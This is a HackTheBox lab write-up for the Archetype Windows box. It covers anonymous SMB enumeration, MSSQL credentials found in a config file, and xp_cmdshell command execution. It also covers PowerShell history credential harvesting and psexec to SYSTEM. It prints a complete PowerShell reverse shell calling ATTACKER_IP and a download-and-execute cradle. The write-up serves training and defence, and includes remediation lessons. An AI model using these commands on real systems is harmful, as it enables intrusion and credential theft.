Archetype — HackTheBox Writeup
Archetype is a Windows box that demonstrates a classic lateral movement chain: anonymous SMB access exposes a configuration file with database credentials, which leads to command execution via MSSQL, and sloppy PowerShell history hands us domain admin on a silver platter. It’s an excellent box for understanding how real-world Windows environments get compromised through misconfiguration rather than flashy exploits.
Overview
| Field | Value |
|---|---|
| OS | Windows Server 2019 Standard 17763 |
| IP | |
| Difficulty | Starting Point |
| Date | 2026-01-30 |
Reconnaissance
Port Scanning
I start every box the same way — a default script and version scan with nmap. The goal here isn’t to be fancy, it’s to quickly understand what services are exposed and build a mental model of the attack surface.
nmap -sC -sV $TARGET

This is a great set of ports from an attacker’s perspective. SMB on 445 is always worth probing for anonymous or guest access. MSSQL on 1433 is a high-value target — if we can authenticate, SQL Server offers direct OS command execution through xp_cmdshell. WinRM on 5985 is a remote management interface that we can weaponize with evil-winrm or impacket-psexec if we land valid credentials.
SMB Enumeration
Let’s see what shares are available. The -N flag tells smbclient to attempt a null session — no username, no password.
smbclient -L //$TARGET/ -N

The ADMIN$ and C$ shares are standard administrative shares that typically require admin credentials. But backups is non-standard, and it’s accessible anonymously — that’s immediately interesting. Let’s dig in.
smbclient //$TARGET/backups -N
Inside, there’s a single file: prod.dtsConfig. I pull it down with get prod.dtsConfig and take a look at the contents.
SSIS (SQL Server Integration Services) configuration files store connection parameters for data pipelines — and critically, those connection strings often include credentials in plaintext. This is exactly what we find:

We’ve got MSSQL credentials without touching a single exploit:
- Username:
ARCHETYPE\sql_svc - Password:
M3g4c0rp123
The reason .dtsConfig files end up in accessible shares is usually a deployment shortcut — a developer or DBA drops the config file where the SSIS package can read it, forgets to restrict permissions, and it sits there indefinitely. This is an extremely common finding in real-world Windows environments.
Foothold
Connecting to MSSQL
With credentials in hand, I use Impacket’s mssqlclient to authenticate against the SQL Server. The -windows-auth flag is important here — it tells the tool to use Windows authentication (NTLM) rather than SQL Server authentication.
impacket-mssqlclient ARCHETYPE/sql_svc:M3g4c0rp123@$TARGET -windows-auth
Once connected, I check whether sql_svc has sysadmin privileges:
SELECT IS_SRVROLEMEMBER('sysadmin');
The result comes back 1 — we’re sysadmin. This is the jackpot for MSSQL exploitation. A sysadmin can enable xp_cmdshell, a stored procedure that lets you run arbitrary OS commands as the SQL Server service account.
Enabling xp_cmdshell
xp_cmdshell is disabled by default in modern SQL Server, but a sysadmin can re-enable it through sp_configure. This is a two-step process: first expose the advanced options, then toggle the feature on.
EXEC sp_configure 'show advanced options', 1;
RECONFIGURE;
EXEC sp_configure 'xp_cmdshell', 1;
RECONFIGURE;
A quick test confirms code execution:
EXEC xp_cmdshell 'whoami';
The response is archetype\sql_svc. We have OS-level command execution.
Getting a Reverse Shell
Command execution via xp_cmdshell is powerful but awkward for interactive work. I want a proper reverse shell. My approach:
- Stand up a Python HTTP server to serve a PowerShell reverse shell script
- Use
xp_cmdshellto download and execute it via PowerShell
First, I create shell.ps1 on my attacker machine:
$client = New-Object System.Net.Sockets.TCPClient('ATTACKER_IP', 4444);
$stream = $client.GetStream();
[byte[]]$bytes = 0..65535|%{0};
while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){
    $data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes, 0, $i);
    $sendback = (iex $data 2>&1 | Out-String);
    $sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';
    $sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);
    $stream.Write($sendbyte, 0, $sendbyte.Length);
    $stream.Flush()
};
$client.Close()
Then start the HTTP server and listener:
# Terminal 1 — serve the script
python3 -m http.server 80

# Terminal 2 — catch the shell
rlwrap nc -lvnp 4444
I use rlwrap around netcat because it gives us readline support (arrow keys, history) in the shell — small quality-of-life improvement that matters on Windows where the shell can be janky.
Now trigger the download and execution from the MSSQL prompt:
EXEC xp_cmdshell 'powershell -nop -exec bypass -c "IEX(New-Object Net.WebClient).DownloadString(''http://ATTACKER_IP/shell.ps1'')"';
The HTTP server logs a GET request, and the netcat listener catches a shell as archetype\sql_svc. We have our foothold.
Privilege Escalation
Hunting for Credentials
With a shell as sql_svc, I need to escalate to Administrator. Before running any fancy tooling, I check the low-hanging fruit: PowerShell command history.
PSReadLine, which provides enhanced command-line editing in PowerShell, saves a history file at a predictable location:
C:\Users\<username>\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt
This file is gold. Sysadmins often type credentials directly into PowerShell — net use commands to map drives, Invoke-WebRequest calls with embedded tokens, you name it. Let’s check it for our user:
type C:\Users\sql_svc\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt

There it is. An administrator mapped the backups share and typed the password directly into the terminal. PSReadLine dutifully recorded it for us.
- Username:
administrator - Password:
MEGACORP_4dm1n!!
Getting a SYSTEM Shell
With local administrator credentials, impacket-psexec is the most reliable way to get a shell. It authenticates over SMB, uploads a service binary, executes it, and connects back — the resulting shell runs as NT AUTHORITY\SYSTEM.
One gotcha worth noting: the ! character in MEGACORP_4dm1n!! is special in bash and will break things if you’re not careful. I either use an interactive password prompt (omit the password from the command line) or wrap it carefully. Here, I invoke psexec and enter the password when prompted:
impacket-psexec administrator@$TARGET

We’re SYSTEM. Both flags are accessible from here.
Lessons Learned
SSIS configuration files are a credential goldmine. .dtsConfig files store database connection strings, and those connection strings frequently contain plaintext passwords. Any time you see a backups or config share during SMB enumeration, .dtsConfig files should be on your checklist. In production environments, these files should either have credentials removed (use Windows integrated auth instead) or be stored with strict ACLs.
Always check PowerShell history. ConsoleHost_history.txt is one of the first files I check on any Windows foothold. Administrators type sensitive commands constantly — credentials for net use, passwords for Invoke-Command, API keys in Invoke-WebRequest headers. It’s free intelligence that requires zero exploitation. The fix is using credential managers or password vaults rather than inline credentials.
MSSQL sysadmin = OS command execution. The path from SQL credentials to a shell via xp_cmdshell is well-trodden and reliable. If you’re doing a pentest and find MSSQL credentials, the first question is always: is this account sysadmin? If yes, you have code execution. Database service accounts should follow the principle of least privilege — most applications don’t need sysadmin, they need db_datareader and db_datawriter on specific databases.
rlwrap makes Windows reverse shells tolerable. Wrapping netcat with rlwrap gives you command history and line editing, which matters when you’re working in an interactive shell without a PTY.
Mind your shell special characters. The ! in MEGACORP_4dm1n!! causes bash history expansion to fire. Using interactive password prompts (rather than passing credentials directly in command-line arguments) is cleaner and avoids this class of problem entirely.